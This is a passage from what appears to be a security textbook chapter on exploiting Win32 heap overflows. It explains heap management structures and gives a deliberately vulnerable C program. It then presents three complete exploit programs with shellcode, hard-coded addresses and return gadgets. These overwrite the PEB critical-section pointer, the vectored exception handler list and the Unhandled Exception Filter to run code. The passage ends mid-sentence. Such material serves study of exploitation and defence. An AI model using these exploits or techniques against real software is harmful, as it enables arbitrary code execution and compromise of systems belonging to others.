Just as with stack-based buffer overflows, heap buffers can be overflowed with equally disastrous consequences. Before delving into the details of heap overflows, let's discuss what a heap is. In simple terms, a *heap* is an area of memory that a program can use for storage of dynamic data. Consider, for example, a Web server. Before the server is compiled into a binary, it has no idea what kind of requests its clients will make. Some requests will be 20 bytes long, whereas another request may be 20,000 bytes. The server needs to deal equally well with both situations. Rather than use a fixed-sized buffer on the stack to process requests, the server would use the heap. It requests that some space be allocated on the heap, which is used as a buffer to deal with the request. Using the heap helps memory management, making for a much more scalable piece of software.

The Process Heap

Every process running on Win32 has a default heap known as the *process heap*. Calling the C function `GetProcessHeap()` will return a handle to this process heap. A pointer to the process heap is also stored in the Process Environment Block (PEB). The following assembly code will return a pointer to the process heap in the `EAX` register:

```
mov eax, dword ptr fs:[0x30]
mov eax, dword ptr[eax+0x18]
```

Many of the underlying functions of the Windows API that require a heap to do their processing use this default process heap.

Dynamic Heaps

Further into the default process heap, under Win32, a process can create as many dynamic heaps as it sees fit. These dynamic heaps are available globally within a process and are created with the `HeapCreate()` function.

Working with the Heap

Before a process can store anything on the heap it needs to allocate some space. This essentially means that the process wants to borrow a chunk of the heap in which to store things. An application will use the `HeapAllocate()` function to do this, passing such information as how much space on the heap the application needs. If all goes well, the heap manager allocates a block of memory from the heap and passes back to the caller a pointer to the chunk of memory it's just made available. Needless to say, the heap manager needs to keep a track of what it's already assigned; to do so, it uses a few heap management structures. These structures basically contain information about the size of the allocated blocks and a pair of pointers that point to another pointer that points to the next available block.

Incidentally, we mentioned that an application will use the `HeapAllocate()` function to request a chunk of the heap. There are other heap functions available, and they pretty much exist for backward compatibility. Win16 had two heaps: It had a global heap that every process could access, and each process had its own local heap. Win32 still has such functions as `LocalAlloc()` and `GlobalAlloc()`. However, Win32 has no such differentiation as did Win16: On Win32 both of these functions allocate space from the process's default heap. Essentially these functions forward to `HeapAllocate()` in a fashion similar to:

```
    h = HeapAllocate(GetProcessHeap(),0,size);
```

Once a process has finished with the storage, it can free itself and be available for use again. Freeing allocated memory is as easy as calling `HeapFree`—or the `LocalFree` or `GlobalFree` functions, provided you're freeing a block from the default process heap.

For a more detailed look at working with the heap, read the MSDN documentation at `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/memory_management_reference.asp`.

How the Heap Works

An important point to note is that while the stack grows toward address `0x00000000`, the heap does the opposite. This means that two calls to `HeapAllocate` will create the first block at a lower virtual address than the second. Consequently, any overflow of the first block will overflow into the second block.

Every heap, whether the default process heap or a dynamic heap, starts with a structure that contains, among other data, an array of 128 `LIST_ENTRY` structures that keeps track of free blocks—we'll call this array `FreeLists`. Each `LIST_ENTRY` holds two pointers (as described in `Winnt.h`), and the beginning of this array can be found offset `0x178` bytes into the heap structure. When a heap is first created, two pointers, which point to the first block of memory available for allocation, are set at `FreeLists[0]`. At the address that these pointers point to—the beginning of the first available block—are two pointers that point to `FreeLists[0]`. So, assuming we create a heap with a base address of `0x00350000`, and the first available block has an address of `0x00350688`, then:

- at address `0x00350178` (`FreeList[0].Flink`) is a pointer with a value of `0x00350688` (`First Free Block`).

- at address 0x0035017C (FreeList[0].Blink) is a pointer with a value of 0x00350688 (First Free Block).
- at address 0x00350688 (First Free Block) is a pointer with a value of 0x00350178 (FreeList[0]).
- at address 0x0035068C (First Free Block + 4) is a pointer with a value of 0x00350178 (FreeList[0]).

In the event of an allocation (by a call to RtlAllocateHeap asking for 260 bytes of memory, for example) the FreeList[0].Flink and FreeList[0].Blink pointers are updated to point to the next free block that will be allocated. Furthermore, the two pointers that point back to the FreeList array are moved to the end of the newly allocated block. With every allocation or free these pointers are updated, and in this fashion allocated blocks are tracked in a doubly linked list. When a heap-based buffer is overflowed into the heap control data, the updating of these pointers allows the arbitrary dword overwrite; an attacker has an opportunity to modify program-control data such as function pointers and thus gain control of the process's path of execution. The attacker will overwrite the program control data that is most likely to let him or her gain control of the application. For example, if the attacker overwrites a function pointer with a pointer to his or her buffer, but before the function pointer is accessed, an access violation occurs, and likely the attacker will fail to gain control. In such a case, the attacker would have been better off overwriting the pointer to the exception handler—thus when the access violation occurs, the attacker's code is executed instead.

Before getting to the details of exploiting heap-based overflows to run arbitrary code, let's delve deeper into what the problem involves.

The following code is vulnerable to a heap overflow:

```
#include <stdio.h>
#include <windows.h>

DWORD MyExceptionHandler(void);
int foo(char *buf);

int main(int argc, char *argv[])
{
       HMODULE l;
       l = LoadLibrary("msvcrt.dll");
       l = LoadLibrary("netapi32.dll");
       printf("\n\nHeapoverflow program.\n");
       if(argc != 2)
               return printf("ARGS!");
       foo(argv[1]);
       return 0;
}
```

```
DWORD MyExceptionHandler(void)
{
       printf("In exception handler....");
       ExitProcess(1);
       return 0;
}

int foo(char *buf)
{
       HLOCAL h1 = 0, h2 = 0;
       HANDLE hp;

       __try{
               hp = HeapCreate(0,0x1000,0x10000);
               if(!hp)
                      return printf("Failed to create heap.\n");

               h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

               printf("HEAP: %.8X %.8X\n",h1,&h1);

               // Heap Overflow occurs here:
               strcpy(h1,buf);

               // This second call to HeapAlloc() is when we gain
control
               h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
               printf("hello");
       }
       __except(MyExceptionHandler())
       {
               printf("oops...");
       }
       return 0;
}
```

NOTE For best results, compile with Microsoft's Visual C++ 6.0 from a command line: `cl /TC heap.c.`

The vulnerability in this code is the `strcpy()` call in the `foo()` function. If the `buf` string is longer than 260 bytes (the size of the destination buffer), the heap control structure is overwritten. This control structure has two pointers that both point to the `FreeLists` array where we can find a pair of pointers to the next free block. When freeing or allocating, the heap manager switches these around, moving one pointer into the second, and then the second pointer into the first.

By passing an overly long argument (for example, 300 bytes) to this program (which is then passed to function `foo` where the overflow occurs), the code access violates at the following when the second call to `HeapAlloc()` is made:

```
77F6256F 89 01              mov        dword ptr [ecx],eax
77F62571 89 48 04           mov        dword ptr [eax+4],ecx
```

Although we're triggering this with a second call to `HeapAlloc`, a call to `HeapFree` or `HeapRealloc` would elicit the same effect. If we look at the `ECX` and `EAX` registers, we can see that they both contain data from the string we have passed as an argument to the program. We've overwritten pointers in the heap-management structure, so when this is updated to reflect the change in the heap when the second call to `HeapAlloc()` is made, we end up completely owning both registers. Now look at what the code does:

```
mov dword ptr [ecx],eax
```

This means that the value in `EAX` should be moved into the address pointed to by `ECX`. As such, we can overwrite a full 32 bits anywhere in the virtual address space of the process (that's marked as writable) with any 32-bit value we want. We can exploit this by overwriting program control data. There is a caveat, however. Look at the next line of code:

```
mov dword ptr [eax+4],ecx
```

We have now flipped the instructions. Whatever the value is in the `EAX` register (used to overwrite the value pointed to by `ECX` in the first line) must also point to writable memory, because whatever is in `ECX` is now being written to the address pointed to by `EAX+4`. If `EAX` does not point to writable memory, an access violation will occur. This is not actually a bad thing and lends itself to one of the more common ways of exploiting heap overflows. Attackers will often overwrite the pointer to a handler in an exception registration structure on the stack, or the Unhandled Exception Filter, with a pointer to a block of code that will get them back to their code if an exception is thrown. Lo and behold, if `EAX` points to non-writable memory, then we get an exception, and the arbitrary code executes. Even if `EAX` is writable, because `EAX` does not equal `ECX`, the low-level heap functions will more than likely go down some error path and throw an exception anyway. So overwriting a pointer to an exception handler is probably the easiest way to go when exploiting heap-based overflows.

Exploiting Heap-Based Overflows

One of the curious things about many programmers is that, while they know overflowing stack-based buffers can be dangerous, they feel that heap-based buffers are safe; and so what if they get overflowed? The program crashes at worst. They don't realize that heap-based overflows are as dangerous as their stack-based counterparts, and they will quite happily use evil functions like `strcpy()` and `strcat()` on heap-based buffers. As discussed in the previous section, the best way to go when exploiting heap-based overflows to run arbitrary code is to work with exception handlers. Overwriting the pointer to the exception handler with frame-based exception handling when doing a heap overflow is a widely known technique; so too is the use of the Unhandled Exception Filter. Rather than discussing these in any depth (they are covered at the end of this section), we'll look at two new techniques.

Overwrite Pointer to RtlEnterCriticalSection in the PEB

We explained the PEB, describing its structure. There are a few important points to remember. We had a couple of function pointers, specifically to `RtlEnterCriticalSection()` and `RtlLeaveCriticalSection()`. In case you wondered, the `RtlAccquirePebLock()` and `RtlReleasePebLock()` functions exported by `ntdll.dll` reference them. These two functions are called from the execution path of `ExitProcess()`. As such, we can exploit the PEB to run arbitrary code—specifically when a process is exiting. Exception handlers often call `ExitProcess`, and if such an exception handler has been set up, then use it. With the heap overflow arbitrary dword overwrite, we can modify one of these pointers in the PEB. What makes this such an attractive proposition is that the location of the PEB is fixed across all versions of Windows NT*x* regardless of service pack or patch level, and therefore the locations of these pointers are fixed as well.

NOTE Windows 2003 Server does not use these pointers; see the discussion at the end of this section.

It's probably best to go for the pointer to `RtlEnterCriticalSection()`. This pointer can always be located at `0x7FFDF020`. When exploiting the heap overflow, however, we'll be using address `0x7FFDF01C`—this is because we reference the address using `EAX+4`.

```
77F62571 89 48 04              mov         dword ptr [eax+4],ecx
```

There's nothing tricky here; we overflow the buffer, do the arbitrary overwrite, let the access violation occur, and then let the `ExitProcess` fun begin. Keep a few things in mind, though. First, the primary action your arbitrary code should make is to set the pointer back again. The pointer may be used elsewhere, and therefore, you'll lose the process. You may also need to repair the heap, depending upon what your code does.

Repairing the heap is, of course, only useful if your code is still around when the process is exiting. As mentioned, your code may get dropped, which typically happens with exception handlers that call `ExitProcess()`. You may also find the technique of using an access violation to execute your code useful when dealing with heap overflows in Web-based CGI executables.

The following code is a simple demonstration of using an access violation to execute hostile code in action. It exploits the code presented earlier.

```
        #include <stdio.h>
        #include <windows.h>

        unsigned int GetAddress(char *lib, char *func);
        void fixupaddresses(char *tmp, unsigned int x);

        int main()
        {
                unsigned char buffer[300]="";
                unsigned char heap[8]="";
                unsigned char pebf[8]="";
                unsigned char shellcode[200]="";
                unsigned int address_of_system = 0;
                unsigned int address_of_RtlEnterCriticalSection = 0;
                unsigned char tmp[8]="";
                unsigned int cnt = 0;

                printf("Getting addresses...\n");
                address_of_system = GetAddress("msvcrt.dll","system");
                address_of_RtlEnterCriticalSection =
GetAddress("ntdll.dll","RtlEnterCriticalSection");
                if(address_of_system == 0 ||
address_of_RtlEnterCriticalSection == 0)
                        return printf("Failed to get addresses\n");
                printf("Address of msvcrt.system\t\t\t=
%.8X\n",address_of_system);
                printf("Address of ntdll.RtlEnterCriticalSection\t=
%.8X\n",address_of_RtlEnterCriticalSection);
                strcpy(buffer,"heap1 ");

                // Shellcode - repairs the PEB then calls system("calc");

strcat(buffer,"\"\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB9");
```

```
            fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
            strcat(buffer,tmp);

strcat(buffer,"\x89\x48\x20\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\
x53\xB9");
            fixupaddresses(tmp,address_of_system);
            strcat(buffer,tmp);
                    strcat(buffer,"\xFF\xD1");

            // Padding
            while(cnt < 58)
            {
                    strcat(buffer,"DDDD");
                    cnt ++;
            }

            // Pointer to RtlEnterCriticalSection pointer - 4 in PEB
            strcat(buffer,"\x1C\xF0\xFD\x7f");

            // Pointer to heap and thus shellcode
            strcat(buffer,"\x88\x06\x35");

            strcat(buffer,"\"");
            printf("\nExecuting heap1.exe... calc should open.\n");
            system(buffer);
            return 0;
     }

     unsigned int GetAddress(char *lib, char *func)
     {
            HMODULE l=NULL;
            unsigned int x=0;
            l = LoadLibrary(lib);
            if(!l)
                    return 0;
            x = GetProcAddress(l,func);
            if(!x)
                    return 0;
            return x;
     }

     void fixupaddresses(char *tmp, unsigned int x)
     {
            unsigned int a = 0;
            a = x;
            a = a << 24;
            a = a >> 24;
            tmp[0]=a;
            a = x;
            a = a >> 8;
            a = a << 24;
            a = a >> 24 ;
            tmp[1]=a;
            a = x;
            a = a >> 16;
            a = a << 24;
            a = a >> 24;
            tmp[2]=a;
            a = x;
            a = a >> 24;
            tmp[3]=a;
        }
```

As noted, Windows 2003 Server does not use these pointers. In fact, the PEB on Windows 2003 Server sets these addresses to `NULL`. That said, a similar attack can still be launched. A call to `ExitProcess()` or `UnhandledExceptionFilter()` calls many `Ldr*` functions, such as `LdrUnloadDll()`. A number of the `Ldr*` functions will call a function pointer if non-zero. These function pointers are usually set when the `SHIM` engine kicks in. For a normal process, these pointers are not set. By setting a pointer through exploiting the overflow, we can achieve the same effect.

```
Overwrite Pointer to First Vectored Handler at 77FC3210
```

Vectored exception handling was introduced with Windows XP. Unlike traditional frame-based exception handling that stores exception registration structures on the stack, vectored exception handling stores information about handlers on the heap. This information is stored in a structure very similar in nature to the exception registration structure.

```
        struct _VECTORED_EXCEPTION_NODE
        {
            dword   m_pNextNode;
            dword   m_pPreviousNode;
            PVOID   m_pfnVectoredHandler;
        }
```

`m_pNextNode` points to the next `_VECTORED_EXCEPTION_NODE` structure, `m_pPreviousNode` points to the previous `_VECTORED_EXCEPTION_NODE` structure, and `m_pfnVectoredHandler` points to the address of the code that implements the handler. A pointer to the first vectored exception node that will be used in the event of an exception can be found at `0x77FC3210` (although this location may change over time as service packs modify the system). When exploiting a heap-based overflow, we can overwrite this pointer with a pointer to our own pseudo `_VECTORED_EXCEPTION_NODE` structure. The advantage of this technique is that vectored exception handlers will be called *before* any frame-based handlers.

The following code (on Windows XP Service Pack 1) is responsible for dispatching the handler in the event of an exception:

```
77F7F49E     mov         esi,dword ptr ds:[77FC3210h]
77F7F4A4     jmp         77F7F4B4
77F7F4A6     lea         eax,[ebp-8]
77F7F4A9     push        eax
77F7F4AA     call        dword ptr [esi+8]
77F7F4AD     cmp         eax,0FFh
77F7F4B0     je          77F7F4CC
77F7F4B2     mov         esi,dword ptr [esi]
77F7F4B4     cmp         esi,edi
77F7F4B6     jne         77F7F4A6
```

This code moves into the `ESI` register a pointer to the `_VECTORED_EXCEPTION_NODE` structure of the first vectored handler to be called. It then calls the function pointed to by `ESI + 8`. When exploiting a heap overflow, we can gain control of the process by setting this pointer at `0x77FC3210` to be our own.

So how do we go about this? First, we need to find the pointer to our allocated heap block in memory. If the variable that holds this pointer is a local variable, it will exist in the current stack frame. Even if it's global, chances are it will still be on the stack somewhere, because it is pushed onto the stack as an argument to a function—even more likely if that function is `HeapFree()`. (The pointer to the block is pushed on as the third argument.) Once we've located it (let's say at `0x0012FF50)`, we can then pretend that this is our `m_pfnVectoredHandler` making `0x0012FF48` the address of our pseudo `_VECTORED_EXCEPTION_NODE` structure. When we overflow the heap-management data, we'll thus supply `0x0012FF48` as one pointer and `0x77FC320C` as the other. This way when

```
77F6256F 89 01              mov         dword ptr [ecx],eax
77F62571 89 48 04           mov         dword ptr [eax+4],ecx
```

executes, `0x77FC320C` (`EAX`) is moved into `0x0012FF48` (`ECX`), and `0x0012FF48` (`ECX`) is moved into `0x77FC3210` (`EAX+4`). As a result, the pointer to the top-level `_VECTORED_EXCEPTION_NODE` structure found at `0x77FC3210` is owned by us. This way, when an exception is raised, `0x0012FF48` moves into the `ESI` register (instruction at address `0x77F7F49E`), and moments later, the function pointed to by `ESI+8` is called. This function is the address of our allocated buffer on the heap; when called, our code is executed. Sample code that will do all this is as follows:

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
```

```
     void fixupaddresses(char *tmp, unsigned int x);

     int main()
     {
             unsigned char buffer[300]="";
             unsigned char heap[8]="";
             unsigned char pebf[8]="";
             unsigned char shellcode[200]="";
             unsigned int address_of_system = 0;
             unsigned char tmp[8]="";
             unsigned int cnt = 0;

             printf("Getting address of system...\n");

             address_of_system = GetAddress("msvcrt.dll","system");
             if(address_of_system == 0)
                     return printf("Failed to get address.\n");

             printf("Address of msvcrt.system\t\t\t=
%.8X\n",address_of_system);

             strcpy(buffer,"heap1 ");

             while(cnt < 5)
             {
                     strcat(buffer,"\x90\x90\x90\x90");
                     cnt ++;
             }

             // Shellcode to call system("calc");

strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
);
             fixupaddresses(tmp,address_of_system);
             strcat(buffer,tmp);
             strcat(buffer,"\xFF\xD1");;

             cnt = 0;
             while(cnt < 58)
             {
                     strcat(buffer,"DDDD");
                     cnt ++;
             }

             // Pointer to 0x77FC3210 - 4. 0x77FC3210 holds
             // the pointer to the first _VECTORED_EXCEPTION_NODE
             // structure.
             strcat(buffer,"\x0C\x32\xFC\x77");

             // Pointer to our pseudo _VECTORED_EXCEPTION_NODE
```

```
        // structure at address 0x0012FF48. This address + 8
        // contains a pointer to our allocated buffer. This
        // is what will be called when the vectored exception
        // handling kicks in. Modify this according to where
        // it can be found on your system
        strcat(buffer,"\x48\xff\x12\x00");

        printf("\nExecuting heap1.exe... calc should open.\n");
        system(buffer);
        return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
        unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

Overwrite Pointer to Unhandled Exception Filter

Halvar Flake first proposed the use of the Unhandled Exception Filter in at the Blackhat Security Briefings in Amsterdam in 2001. When no handler can dispatch with an exception, or if no handler has been specified, the Unhandled Exception Filter is the last-ditch handler to be executed. It's possible for an application to set this handler using the `SetUnhandledExceptionFilter()` function. The code behind this function is presented here:

```
77E7E5A1     mov ecx,dword ptr [esp+4]
77E7E5A5     mov eax,[77ED73B4]
77E7E5AA     mov dword ptr ds:[77ED73B4h],ecx
77E7E5B0     ret 4
```

As we can see, a pointer to the Unhandled Exception Filter is stored at `0x77ED73B4`—on Windows XP Service Pack 1, at least. Other systems may or will have another address. Disassemble the `SetUnhandledExceptionFilter()` function to find it on your system.

When an unhandled exception occurs, the system executes the following block of code:

```
77E93114     mov eax,[77ED73B4]
77E93119     cmp eax,esi
77E9311B     je 77E93132
77E9311D     push edi
77E9311E     call eax
```

The address of the Unhandled Exception Filter is moved into `EAX` and then called. The `push edi` instruction before the call pushes a pointer to an `EXCEPTION_POINTERS` structure onto the stack. Keep this technique in mind, because we'll be using it later on.

When overflowing the heap, if the exception is not handled, we can exploit the Unhandled Exception Filter mechanism. To do so, we basically set our own Unhandled Exception Filter. We can either set it to a direct address that points into our buffer if its location is fairly predictable, or we can set it to an address that contains a block of code or a single instruction that will take us back to our buffer. Remember that `EDI` was pushed onto the stack before the filter is called? This is the pointer to the `EXCEPTION_POINTER` structure. `0x78` bytes past this pointer is an address right in the middle of our buffer, which is actually a pointer to the end of our buffer just before the heap-management stuff. While this is not part of the `EXCEPTION_POINTER` structure itself, we can bounce off `EDI` to get back to our code. All we need to find is an address in the process that executes the following instruction:

```
call dword ptr[edi+0x78]
```

While this sounds like a pretty tall order, there are in fact several places where this instruction can be found—depending on what DLLs have been loaded into the address space, of course, and what OS/patch level you're on. Here are some examples on Windows XP Service Pack 1:

```
call dword ptr[edi+0x74] found at 0x71c3de66 [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77c3bbad [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77c41e15 [netapi32.dll]
call dword ptr[edi+0x74] found at 0x77d92a34 [user32.dll]
call dword ptr[edi+0x74] found at 0x7805136d [rpcrt4.dll]
call dword ptr[edi+0x74] found at 0x78051456 [rpcrt4.dll]
```

NOTE On Windows 2000, both `ESI + 0x4C` and `EBP + 0x74` contain a pointer to our buffer.

If we set the Unhandled Exception Filter to one of the addresses listed previously, then in the event of an unhandled exception occurring, this instruction will be executed, dropping us neatly back into our buffer. By the way, the Unhandled Exception Filter is called only if the process is not already being debugged. The sidebar covers how to fix this problem.


CALLING THE UNHANDLED EXCEPTION FILTER WHILE DEBUGGING

When an exception is thrown, it is caught by the system. Execution is immediately switched to `KiUserExceptionDispatcher()` in `ntdll.dll`. This function is responsible for dealing with exceptions as and when they occur. On XP, `KiUserExceptionDispatcher()` first calls any vectored handlers, then frame-based handlers, and finally the Unhandled Exception Filter. Windows 2000 is almost the same except that it has no vectored exception handling. One of the problems you may encounter when developing an exploit for a heap overflow is that if the vulnerable process is being debugged, then the Unhandled Exception Filter is never called—most annoying when you're trying to code an exploit that actually uses the Unhandled Exception Filter. A solution to this problem exists, however.

`KiUserExceptionDispatcher()` calls the `UnhandledExceptionFilter()` function, which determines whether the process is being debugged and whether the Unhandled Exception Filter should actually be called. The `UnhandledExceptionFilter()` function calls the NT/ZwQueryInformationProcess kernel function, which sets a variable on the stack to `0xFFFFFFFF` if the process is being debugged. Once NT/ZwQueryInformationProcess returns, a comparison is performed on this variable with a register that has been zeroed. If they match, the Unhandled Exception Filter is called. If they are different, the Unhandled Exception Filter is not called. Therefore, if you want to debug a process and have the Unhandled Exception Filter called, then set a break point at the comparison. When the break point is reached, change the variable from `0xFFFFFFFF` to

0x00000000 and let the process continue. This way the Unhandled Exception Filter will be called.

The following sidebar figure epicts the relevant code behind UnhandledExceptionFilter on Windows XP Service Pack 1. In this case, you would set a break point at address 0x77E9310B and wait for the exception to occur and the function to be called. Once you reach the break point, set [EBP-20h] to 0x00000000. The Unhandled Exception Filter will now be called.



```
77E930F5  lea        eax, [ebp-20h]
77E930F8  push       eax
77E930F9  push       7
77E930FB  call       77E7E6B9

77E7E6B9  or         eax, 0FFh
77E7E6BC  ret

77E93100  push       eax
77E93101  call       dword  ptr  ds : [77E610ACh]

77F76035  mov        eax, 9Ah
77F7603A  mov        edx, 7FFE0300h
77F7603F  call       edx

7FFE0300  mov        edx, esp
7FFE0302  sysenter
7FFE0304  ret

77F76041  ret        14h

77E93107  test       eax, eax
77E93109  jl         77E93114
77E9310B  cmp        dword  ptr  [ebp-20h], esi
77E9310E  jne        77E937D9
77E93114  mov        eax, [77ED73B4]
77E93119  cmp        eax, esi
77E9311B  je         77E93132
77E9311D  push       edi
77E9311E  call       eax

77E937D9  mov        eax, fs : [00000018]
77E937DF  mov        eax, dword  ptr  [eax+30h]
77E937E2  test       byte  ptr  [eax+69h],1
77E937E6  je         77E93510
```

If [EBP+20h] equals 0x00000000, the current value of ESI, then the Unhandled Exception Filter is called.

SWITCH TO KERNEL-MODE

If ESI does not equal [EBP-20h] jmp to 0x77E937D9

UnhandledExceptionFilter on XP SP1

To demonstrate the use of the Unhandled Exception Filter with heap overflow exploitation, we need to modify our vulnerable program to remove the exception handler. If the exception is handled, then we won't be doing anything with the Unhandled Exception Filter.

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);

int main(int argc, char *argv[])
```

```
{
        HMODULE l;
        l = LoadLibrary("msvcrt.dll");
        l = LoadLibrary("netapi32.dll");
        printf("\n\nHeapoverflow program.\n");
        if(argc != 2)
                return printf("ARGS!");
        foo(argv[1]);
        return 0;
}

int foo(char *buf)
{
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;

        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
                return printf("Failed to create heap.\n");
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // Heap Overflow occurs here:
        strcpy(h1,buf);

        // We gain control of this second call to HeapAlloc
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
        return 0;
}
```

The following sample code exploits this. We overwrite the heap management structure with a pair of pointers; one to the Unhandled Exception Filter at address `0x77ED73B4` and the other `0x77C3BBAD`—an address in `netapi32.dll` that has a `call dword ptr[edi+0x78]` instruction. When the next call to `HeapAlloc()` occurs, we set our filter and wait for the exception. Because it is unhandled, the filter is called, and we land back in our code. Note the short jump we place in the buffer—this is where `EDI+0x78` points to, so we need to jump over the heap-management stuff.

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);

int main()
{
        unsigned char buffer[1000]="";
        unsigned char heap[8]="";
        unsigned char pebf[8]="";
        unsigned char shellcode[200]="";
        unsigned int address_of_system = 0;
        unsigned char tmp[8]="";
        unsigned int a = 0;
        int cnt = 0;

        printf("Getting address of system...\n");
        address_of_system = GetAddress("msvcrt.dll","system");
        if(address_of_system == 0)
                return printf("Failed to get address.\n");
        printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
        strcpy(buffer,"heap1 ");
        while(cnt < 66)
        {
                strcat(buffer,"DDDD");
                cnt++;
        }

        // This is where EDI+0x74 points to so we
        // need to do a short jmp forwards
        strcat(buffer,"\xEB\x14");

        // some padding
        strcat(buffer,"\x44\x44\x44\x44\x44\x44");

        // This address (0x77C3BBAD : netapi32.dll XP SP1) contains
        // a "call dword ptr[edi+0x74]" instruction. We overwrite
        // the Unhandled Exception Filter with this address.

        strcat(buffer,"\xad\xbb\xc3\x77");

        // Pointer to the Unhandled Exception Filter
        strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4

        cnt = 0;

        while(cnt < 21)
        {
                strcat(buffer,"\x90");
                cnt ++;
        }
        // Shellcode stuff to call system("calc");

strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
        fixupaddresses(tmp,address_of_system);
        strcat(buffer,tmp);
        strcat(buffer,"\xFF\xD1\x90\x90");
```

```
          printf("\nExecuting heap1.exe... calc should open.\n");
          system(buffer);
          return 0;
     }

     unsigned int GetAddress(char *lib, char *func)
     {
          HMODULE l=NULL;
          unsigned int x=0;
          l = LoadLibrary(lib);
          if(!l)
                  return 0;
          x = GetProcAddress(l,func);
          if(!x)
                  return 0;
          return x;
     }

     void fixupaddresses(char *tmp, unsigned int x)
     {    unsigned int a = 0;
          a = x;
          a = a << 24;
          a = a >> 24;
          tmp[0]=a;
          a = x;
          a = a >> 8;
          a = a << 24;
          a = a >> 24 ;
          tmp[1]=a;
          a = x;
          a = a >> 16;
          a = a << 24;
          a = a >> 24;
          tmp[2]=a;
          a = x;
          a = a >> 24;
          tmp[3]=a;
     }
     Overwrite Pointer to Exception Handler in Thread Environment Block
```

As with the Unhandled Exception Filter method, Halvar Flake was the first to propose overwriting the pointer to the exception registration structure stored in the Thread Environment Block (TEB) as a method. Each thread has a TEB, which is typically accessed through the `FS` segment register. `FS:[0]` contains a pointer to the first frame-based exception registration structure. The location of a given TEB varies, depending on how many threads there are and when it was created and so on. The first thread typically has an address of `0x7FFDE000`, the next thread to be created will have a TEB with an address of 0x7FFDD000, 0x1000 bytes apart, and so on. TEBs grow toward 0x00000000. The following code shows the address of the first thread's TEB:

```
#include <stdio.h>

int main()
{
         __asm{
                mov eax, dword ptr fs:[0x18]
                push eax
                }
        printf("TEB: %.8X\n");

        __asm{
                add esp,4
                }

        return 0;
}
```

If a thread exits, the space is freed and the next thread created will get this free block. Assuming there's a heap overflow problem in the first thread (which has a TEB address of 0x7FFDE000), then a pointer to the first exception registration structure will be at address 0x7FFDE000. With a heap-based overflow, we could overwrite this pointer with a pointer to our own pseudo-registration structure; then when the access violation that's sure to follow occurs, an exception is thrown, and we control the information about the handler that will be executed. Typically, however, especially with multi-threaded servers, this is slightly more difficult to exploit, because we can't be sure exactly where our current thread's TEB is. That said, this method is perfect for single-thread programs such as CGI-based executables. If you use this method with multi-threaded servers, the best approach is to spawn multiple threads and plump for a lower TEB address.

Repairing the Heap

Once we've corrupted the heap with our overflow, we'll more than likely need to repair it. If we don't, our process is 99.9% likely to access violate—even more likely if we've hit the default process heap. We can, of course, reverse engineer a vulnerable application and work out exactly the size of the buffer and the size of the next allocated block, and so on. We can then set the values back to what they should be, but doing this on a per-vulnerability basis requires too much effort. A generic method of repairing the heap would be better. The most reliable generic method is to modify the heap to look like a fresh new heap—almost fresh, that is. Remember that when a heap is created and before any allocations have taken place, we have at FreeLists[0] (HEAP_BASE

